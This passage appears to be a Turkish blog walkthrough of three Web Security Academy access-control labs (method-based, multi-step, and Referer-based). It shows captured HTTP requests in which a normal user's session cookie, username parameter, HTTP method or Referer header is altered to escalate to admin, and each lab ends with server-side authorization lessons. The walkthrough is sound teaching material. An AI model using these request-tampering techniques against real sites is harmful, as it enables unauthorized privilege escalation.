1 GET /admin-roles?username=wiener&action=upgrade HTTP/2
2 Host: 0a1000bc0475a0ab80710d4e0025002b.web-security-academy.net
3 Cookie: session=WUtDvROq24TFaxcdLePVbNCziEbLrfpw
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Microsoft Edge";v="143", "Chromium";v="143", "Not A(Brand";v="24"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Origin: https://0a1000bc0475a0ab80710d4e0025002b.web-security-academy.net
9 Upgrade-Insecure-Requests: 1
0 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0
1 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
2 Sec-Fetch-Site: same-origin
3 Sec-Fetch-Mode: navigate
4 Sec-Fetch-User: ?1
5 Sec-Fetch-Dest: document
6 Referer: https://0a1000bc0475a0ab80710d4e0025002b.web-security-academy.net/admin
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: tr,en;q=0.9,en-GB;q=0.8,en-US;q=0.7
9 Priority: u=0, i
0
1
```

Bu isteği gönderdiğimizde, normal kullanıcı hesabı admin haklarına yükseltilmiş oluyor. Ardından tarayıcıya dönüp sayfayı yenilediğimizde, artık admin paneline erişebildiğimizi ve lab'ın bizden istediği son işlemi gerçekleştirebildiğimizi görüyoruz.

Congratulations, you solved the lab!

[Share your skills!](#)[Continue learning >>](#)[Home](#) | [Admin panel](#) | [My account](#)

User

carlos (ADMIN) ▼

Upgrade user

Downgrade user

Bu lab aslında çok basit bir gerçeği gösteriyor: yetki kontrolünü sadece bir HTTP metoduna bağlamak ciddi bir güvenlik açığıdır. Sunucu sadece POST'u kontrol ettiğinde, biz de doğal olarak diğer metodları deniyoruz ve çoğu zaman bu kontroller tamamen atlanabiliyor.

Güvenli bir uygulamada erişim kontrolü, metoddan bağımsız olarak aynı şekilde uygulanmalı. Özellikle /admin-roles gibi kritik endpoint'lerin GET, POST, PUT fark etmeksizin aynı sıklıkta doğrulanması gerekiyor.


Pentest yaparken sadece POST'u değil, GET, PUT, DELETE hatta geçersiz metodları bile denemek şart. Bu lab, method-based access control zafiyetinin ne kadar kolay istismar edilebildiğini pratik şekilde gösteriyor. 🌸

Lab: Multi-step process with no access control on one step


Bu labda, bir kullanıcının rolünü değiştirmek için kullanılan çok adımlı (multi-step) bir süreçte hatalı erişim kontrolleri bulunuyor. Uygulamada bir admin paneli mevcut ve kullanıcı rolleri bu panel üzerinden değiştirilebiliyor.

Admin panelini ve rol değiştirme akışını incelemek için administrator:admin bilgileriyle giriş yapılabilir. Labın çözümü için ise wiener:peter bilgileriyle giriş yaparak, hatalı uygulanmış erişim kontrolleri istismar edilmeli ve normal bir kullanıcı hesabı admin yetkisine yükseltilmeli.

İlk olarak administrator:admin bilgileriyle sisteme giriş yaptım. Buradaki amacım, admin panelinde kullanıcı rolü değiştirme işleminin nasıl çalıştığını görmektir.




Admin paneli üzerinden bir kullanıcının yetkisini yükseltip düşürdüm. Bu işlem sırasında rol değişikliğinin tek bir istekle değil, birden fazla adımda gerçekleştirildiğini fark ettim.



Rol değişikliğini gerçekten uygulayan son onay (confirmation) isteğini Burp Suite ile yakaladım ve Repeater'a gönderdim.

Yeni bir gizli pencere açarak wiener:peter hesabıyla giriş yaptım ve bu kullanıcıya ait session cookie değerini aldım.



Repeater'daki istekte:Admin'e ait cookie'yi çıkarıp normal kullanıcıya ait cookie ile değiştirdimusername parametresini kendi kullanıcı adım ile güncelledim

Request

Pretty	Raw	Hex
1	POST /admin-roles HTTP/2	
2	Host: 0a2300e803f6f45182be072b00d3005f.web-security-academy.net	
3	Cookie: session=8bhi6Wutkq1LeuxX3HNvvdW91vPkumKq	
4	Content-Length: 45	
5	Cache-Control: max-age=0	
6	Sec-Ch-Ua: "Microsoft Edge";v="143", "Chromium";v="143", "Not A(Brand";v="24"	
7	Sec-Ch-Ua-Mobile: ?0	
8	Sec-Ch-Ua-Platform: "Windows"	
9	Origin: https://0a2300e803f6f45182be072b00d3005f.web-security-academy.net	
10	Content-Type: application/x-www-form-urlencoded	
11	Upgrade-Insecure-Requests: 1	
12	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0	
13	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	
14	Sec-Fetch-Site: same-origin	
15	Sec-Fetch-Mode: navigate	
16	Sec-Fetch-User: ?1	
17	Sec-Fetch-Dest: document	
18	Referer: https://0a2300e803f6f45182be072b00d3005f.web-security-academy.net/admin-roles	
19	Accept-Encoding: gzip, deflate, br	
20	Accept-Language: tr,en;q=0.9,en-GB;q=0.8,en-US;q=0.7	
21	Priority: u=0, i	
22		
23	action=upgrade&confirmed=true&username=wiener	

İstek yeniden gönderildiğinde uygulamanın bu adımda herhangi bir access control kontrolü yapmadığı görüldü ve işlem başarıyla kabul edildi.



Multi-step process with no access control on one step

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)

[Home](#) | [Admin panel](#) | [My account](#)

WE LIKE TO
SHOP

Bu lab, çok adımlı işlemlerde erişim kontrolünün yalnızca ilk adımlarda yapılmasının yeterli olmadığını açıkça gösteriyor. Kritik işlemi gerçekleştiren her adımda yetkilendirme yapılmadığında, normal bir kullanıcı bile admin seviyesine kadar yetki yükseltebiliyor.Bir sonraki labta görüşmek üzere 🌸

Lab: Referer-based access control

Bu labda, bazı admin fonksiyonlarına erişimin HTTP Referer header'ına göre kontrol edildiği hatalı bir access control mekanizması bulunuyor. Uygulama, kullanıcının gerçekten admin olup olmadığını doğrulamak yerine, isteğin hangi sayfadan geldiğini temel alarak yetkilendirme yapıyor.

Admin panelinin nasıl çalıştığını anlamak için administrator:admin bilgileriyle giriş yapılabilir. Labı çözmek için ise wiener:peter hesabıyla giriş yaparak bu hatalı erişim kontrolünü istismar edip kendi hesabımızı admin yetkisine yükseltmemiz gerekiyor.

İlk olarak administrator:admin bilgileriyle giriş yaptım. Admin panelinde bir kullanıcının rolünü yükseltirken gönderilen HTTP isteğini Burp Suite ile yakaladım ve Repeater'a aldım.

Yakalanan istek şu şekildeydi:

Request

PrettyRawHex

```
1 GET /admin-roles?username=carlos&action=upgrade HTTP/2
2 Host: 0aaf008504506e2a80cedf6100e200f6.web-security-academy.net
3 Cookie: session=3wyVrDNseDdTvHthhZc5nJaRmkoxuKgy
4 Sec-Ch-Ua: "Microsoft Edge";v="143", "Chromium";v="143", "Not A(Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
9 Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0
10 Accept:
11 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
12 q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: https://0aaf008504506e2a80cedf6100e200f6.web-security-academy.net/admin
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: tr,en;q=0.9,en-GB;q=0.8,en-US;q=0.7
20 Priority: u=0, i
```

Bu noktada dikkatimi çeken şey, uygulamanın /admin-roles endpoint'ine erişimde Referer header'ı kontrol etmesi, ancak gerçek bir yetkilendirme kontrolü yapmamasıydı.

Daha sonra yeni bir gizli pencere açarak wiener:peter hesabıyla giriş yaptım ve bu kullanıcıya ait session cookie değerini aldım.

Sources	Network	Performance	Memory	Application	Privacy and security	Lighthouse	Recorder
C Filter							
Name	Value	Domain	Path	Expires / Ma...	Size	HttpOnly	Secure
session	361EoX8shfpteR3IZo0E5vGrSIhwtln	0aaf008504...	/	Session	39	✓	✓

Repeater'daki admin isteğinde şu değişiklikleri yaptım:

- Admin'e ait session cookie'yi, wiener'a ait session cookie ile değiştirdim
- username=carlos parametresini username=wiener olarak güncelledim . Kritik nokta olarak, Referer header'ı manuel şekilde ayarladım

Son gönderdiğim istek şu hale geldi:

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>GET /admin-roles?username=wiener&action=upgrade HTTP/2 Host: 0aaf008504506e2a80cedf6100e200f6.web-security-academy.net Cookie: session=361EoX8shfpteR3IZsOE5vGrS1Jxwtcl Sec-Ch-Ua: "Microsoft Edge";v="143", "Chromium";v="143", "Not A(Brand";v="24" Sec-Ch-Ua-Mobile: 70 Sec-Ch-Ua-Platform: "Windows" Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Sec-Fetch-Site: same-origin Sec-Fetch-Mode: navigate Sec-Fetch-User: ?1 Sec-Fetch-Dest: document Referer: https://0aaf008504506e2a80cedf6100e200f6.web-security-academy.net/admin Accept-Encoding: gzip, deflate, br Accept-Language: tr,en;q=0.9,en-GB;q=0.8,en-US;q=0.7 Priority: u=0, i</pre>				<pre>1 HTTP/2 302 Found 2 Location: /admin 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 0 5 6</pre>			

Bu isteği gönderdiğimde uygulama, Referer header'a güvenerek isteğin yetkili bir admin sayfasından geldiğini varsaydı. Oysa ki Referer başlığı tamamen istemci tarafından kontrol edilebilir olduğu için, normal bir kullanıcı olmama rağmen rol yükseltme işlemi başarıyla gerçekleşti. Bu sayede wiener kullanıcısı admin yetkisine yükseltildi ve lab çözüldü.

Web Security Academy

Referer-based access control

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [Admin panel](#) | [My account](#)

User

carlos (ADMIN)

Upgrade user

Downgrade user

Bu lab, Referer gibi istemci tarafından kolayca manipüle edilebilen HTTP header'larının access control mekanizması olarak kullanılmasının ne kadar tehlikeli olduğunu net bir şekilde gösteriyor.

Özetle:

- Referer header güvenilir değildir
- Yetkilendirme kontrolleri istemci verilerine dayanamaz
- Her kritik endpoint, sunucu tarafında gerçek rol kontrolü yapılmalıdır

Aksi halde, bu labda olduğu gibi basit bir header manipülasyonu ile privilege escalation mümkün hale gelir. Bir sonraki labta görüşmek üzere 🌸🌸